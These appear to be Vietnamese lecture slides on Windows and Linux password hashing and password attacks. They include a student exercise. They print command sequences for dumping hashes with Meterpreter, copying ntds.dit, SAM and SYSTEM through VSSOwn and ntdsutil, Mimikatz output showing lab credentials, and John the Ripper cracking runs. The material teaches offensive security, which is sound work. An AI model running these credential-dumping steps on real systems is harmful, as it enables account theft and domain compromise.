


Windows Challenge/Response on the Network



- ❑ Windows hỗ trợ nhiều giao thức xác thực qua mạng
 - LANMAN Challenge/Response
 - NTLMv1
 - NTLMv2
 - Microsoft Kerberos
- ❑ Lưu ý
 - LANMAN hash# LANMAN Challenge/Response
 - NT hashes # NTLMv1, NTLMv2

LANMAN Challenge/Response

- ❑ Client khởi tạo xác thực.
- ❑ Server gửi 8-byte challenge được tạo ngẫu nhiên.
- ❑ Client tạo response từ challenge như sau:
 - Thêm "Null byte" vào local LM hash cho đủ 21-bytes (hiện tại 16-bytes).
 - Chia LM hash thành 3 phần (Mỗi phần 7-bytes).
 - Mỗi phần được sử dụng như DES key để mã hóa challenge.
- ❑ NTLMv1 hoạt động tương tự nhưng sử dụng NT hash.



LANMAN and NTLMv1 Challenge/Response



Same process for NTLMv1, except it starts with NT hash instead of LANMAN

Testing_v1


- ❑ Trình bày phương thức tạo ra LANMAN hash (vẽ hình minh họa). Ưu nhược điểm (MSSV lẻ).
- ❑ Trình bày về giao thức NTLMv1 (vẽ hình minh họa). Ưu nhược điểm (MSSV chẵn)
- ❑ Time: 20p

NTLMv2 Challenge/Response

- ❑ Khó bị bẻ khóa hơn so với NTLMv1.
- ❑ Client gửi yêu cầu xác thực.
- ❑ Server gửi "Server Challenge"
- ❑ Client tạo response từ challenge như sau:
 - NTLMv2 hash (a.k.a NTLMv2 One-way Function - OWF)
= HMAC-MD5(NT hash, username + domain name)
 - NTLMv2 Goodies = HMAC-MD5(NTLMv2 hash, Server Challenge + Client Challenger Blob).
 - NTLMv2 Response = NTLMv2 Goodies + Client Challenger Blob.



NTLMv2 Graphically



Linux and Unix Representations

❑ Hầu hết dựa trên hàm crypt(3)


- Input: user's password và salt
- Output: Chuỗi (thường) có dạng `idsalt$hashed` (lưu trữ tại /etc/shadow hoặc /etc/passwd)
- <https://man7.org/linux/man-pages/man3/crypt.3.html>

ID	Method
----	--------

1	MD5
2a	Blowfish (not in mainline glibc; added in some Linux distributions)
5	SHA-256 (since glibc 2.7)
6	SHA-512 (since glibc 2.7)

Linux/Unix MD5-Based Password Scheme

- ❑ $\text{Hash} = H(\text{password} + \text{salt})$
- ❑ Tiếp tục băm kết quả thu được cùng với mật khẩu ban đầu và salt.
- ❑ Quá trình được lặp đi lặp lại tùy thuộc vào yêu cầu và mức độ bảo mật, có 1 số hệ thống áp dụng 1000 vòng.
- ❑ SHA-256 và SHA-512 được áp dụng tương tự với mặc định 5000 vòng.



Escalation, Persistence, and Password Attacks

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

➔ Password Attack

- **Credential Access**
- Password Representations
- **Obtaining Password Hashes**
- Password Cracker
 - JtR
 - Hashcat

Obtaining Linux/Unix Password Representation

- ❑ Đánh cắp tập tin `/etc/passwd`
 - Chứa các thông tin như: login names, UID numbers, biểu diễn mật khẩu (có thể).
 - Có thể đọc bởi bất kỳ tài khoản nào trong hệ thống.
- ❑ Đánh cắp tập tin `/etc/shadow`
 - Chứa biểu diễn mật khẩu.
 - Chỉ đọc được bởi tài khoản có UID 0.
- ❑ Sử dụng **unshadow script** (JtR) để lấy thông tin tài khoản từ `/etc/passwd` và thông tin mật khẩu từ `/etc/shadow` để thực hiện bẻ khóa.

Obtaining Windows Password Representation

- ❑ Sử dụng tính năng hashdump.
 - Phụ thuộc vào kênh giao tiếp giữa attacker-victim (Không phụ thuộc vào Windows file và print sharing protocol).
- ❑ Sử dụng **mimikatz** để dump mật khẩu từ bộ nhớ (có thể ở dạng cleartext).
 - Có thể sử dụng standalone mimikatz hoặc được tích hợp trong phần lớn C2 framework.
- ❑ Sử dụng **Volume Shadow Copy Service (VSS)** để trích xuất ntds.dit (trên DC).
 - Nhanh hơn trích xuất hashes từ bộ nhớ.
- ❑ Sniff challenge/response từ mạng (LM Challenge/Response, NTLMv1, NTLMv2, MS kerberos).

Dumping Hashes with Meterpreter

- ❑ Yêu cầu Meterpreter chạy dưới quyền SYSTEM.
- ❑ Hoàn toàn nằm trong bộ nhớ (khó bị phát hiện hơn).

Disk, both DC (ntds.dit) and standalone (SAM)

```
meterpreter > run post/windows/gather/smart_hashdump
```

Pulls from Registry (SAM and Syskey)

```
meterpreter > run post/windows/gather/hashdump
```


Using the VSS to copy the ntds.dit File

- ❑ Trên Domain Controller, sử dụng **Volume Shadow Copy Service (VSS)** để trích xuất ntds.dit (tạo bản copy).
- ❑ Sử dụng công cụ VSSOwn.
 - VSSOwn được sử dụng để tạo bản copy của tập tin ngay cả khi nó bị khóa bởi tiến trình đang chạy thông qua snapshots.
- ❑ Trước hết cần có shell với “local system/admin privileges”, sau đó tải VSSOwn và sử dụng nó để kích hoạt VSS (nếu chưa được kích hoạt) và tạo snapshot.

```
C:\> cscript vssown.vbs /status  
C:\> cscript vssown.vbs /start  
C:\> cscript vssown.vbs /create /c
```

Finishing VSS Extract of ntds.dit File

- ❑ Tiếp theo, copy tập tin ntds.dit, SAM và SYSTEM.

```
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\
ntds.dit ntdsbackup.dit
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\
system32\config\SYSTEM systembackup.bak
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\
system32\config\SAM sambackup.bak
```

- ❑ Nếu bạn đầu VSS không chạy thì trả lại nguyên trạng.

```
C:\> cscript vssown.vbs /stop
```

- ❑ Cuối cùng sử dụng secretsdump.py từ bộ công cụ Impacket để trích xuất hashes:

<https://github.com/fortra/impacket/blob/master/examples/secretsdump.py>

NTDSUtil

❑ Chúng ta có thể trích xuất password hashes sử dụng tính năng “Install From Media (IFM)” của “ntdsutil.exe”

- NTDSUtil cho phép quản trị CSDL của AD (sao lưu, phục hồi, đồng bộ, dịch chuyển AD...)

❑ Attacker có thể lấy được hashes từ backup

```
C:\Users\Administrator> ntdsutil
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full C:\mybackup
Creating snapshot...
...snipped for brevity...
Copying registry files...
Copying C:\ntdsutil\registry\SYSTEM
Copying C:\ntdsutil\registry\SECURITY
Snapshot {bc8f90f5-1f08-4085-9763-716e90829071}
IFM media created successfully in C:\ntdsutil\mybackup
ifm: quit
ntdsutil: quit
```

```
backup_directory\Active Directory\ntds.dit
backup_directory\registry\SECURITY
backup_directory\registry\SYSTEM
```

Dumping Creds from Memory with Mimikatz

- ❑ Mimikatz cho phép trích xuất thông tin xác thực từ bộ nhớ trên máy Windows.
 - Thực hiện tìm kiếm clear text password và password hashes từ tiến trình LSASS.EXE
- ❑ Có thể chạy dưới dạng standalone file cũng như hiện tại được tích hợp trên phần lớn C2 frameworks.

```
sec560@slingshot: ~  
File Edit View Search Terminal Help  
meterpreter > creds_all  
[+] Running as SYSTEM  
[*] Retrieving all credentials  
msv credentials  
=====
```

Username	Domain	NTLM	SHA1
Administrator	TRINITY	dcf43450e79b44919d6d4358b7871541	fad7e196cf55ac5d5b908cf8
TRINITY\$	SEC560	ded5852ca2486aa6ec3286fee1f2ee01	002afea653346706144fe93a

```
7aecf6bb8c2d4a46  
wdigest credentials  
=====
```

Username	Domain	Password
Administrator	TRINITY	sansnight

```
TRINITY$ SEC560 10ZaJR7SLZr7XoYE@:zGH35)Pn>3q0#C@j,0LIQEn#e)Gf6qEd"^5[[7+  
#l5^%MT:6-W)+zu1JF6)[2k\I:7&RaCUYGk0mMhOHc#6W^ n*IH&m-0$hhhzbs
```

Escalation, Persistence, and Password Attacks

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

➔ Password Attack


- Credential Access
- Password Representations
- Obtaining Password Hashes
- **Password Cracker**
 - **JtR**
 - Hashcat

John the Ripper

- ❑ JtR được phát triển bởi Solar Designer
 - Hỗ trợ trên nhiều kiến trúc CPU (MMX, SSE2, 32/64-bit...)
 - Có phiên bản miễn phí và trả phí (~US\$40-185)
 - <https://www.openwall.com/john/>
- ❑ Có khả năng bẻ khóa được nhiều loại mật khẩu như:
 - Linux/Unix: DES, MD5, Blowfish...
 - Windows: LANMAN, NT, LANMAN Challenger/Response, NTLMv1, NTLMv2
 - Others: S/Key, Kerb v5, MySQL password...

John's Configuration File and Cracking Modes


- ❑ John được cấu hình thông qua john.conf (Unix/Linux) hoặc john.ini (Windows).
 - Wordlist mặc định password.lst
- ❑ John hỗ trợ 4 modes bẻ khóa mật khẩu:
 - Single crack - sử dụng login và GECOS info
 - Cấu hình: [List.Rules:Single]
 - Wordlist - sử dụng từ điển
 - Cấu hình: [List.Rules:Wordlist]
 - Incremental - tấn công vét cạn
 - Cấu hình: [Incremental:All]...
 - External - tự viết mã (ít khi sử dụng)
 - Cấu hình: [List.External:[name]]



```
root@slingshot: /opt/john-1.8.0/run
File Edit View Search Terminal Help
# "Single crack" mode rules
[List.Rules:Single]
# Simple rules come first...
:
-s x**
-c (?a c Q
-c l Q
-s-c x** /?u l
# These were not included in crackers I've
# seen, but are pretty efficient,
# so I include them near the beginning
>6 '6
>7 '7 l
-c >6 '6 /?u l
>5 '5
# Weird order, eh? Can't do anything about
# it, the order is based on the
# number of successful cracks...
<* d
r c
-c <* (?a d c
-c >5 '5 /?u l
-c u Q
:
```

Cracking Modes (1/3)


- ❑ Single crack mode(**--single**) - sử dụng login và GECOS info làm chuỗi đầu vào để tạo ra một tập các biến thể của chuỗi đó làm tập mật khẩu.
 - Ví dụ: username "topgun" sẽ có mật khẩu tương ứng "Topgun/TopGun/tOpGUn..."



```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ john --single --format=raw-sha256 topgun_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 16 needed for performance.
Topgun          (topgun)
ToPgUn          (topgun)
tOpGuN          (topgun)
Almost done: Processing the remaining buffered candidate passwords, if any.
3g 0:00:00:00 DONE (2023-04-03 09:02) 100.0g/s 29000p/s 29000c/s 52033C/s topgun1914..topgun1900
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```


Cracking Modes (2/3)

- ❑ Wordlist mode(**--wordlist**) - John tạo ra các giá trị hashes dựa trên một tập mật khẩu cho trước và thực hiện so sánh.

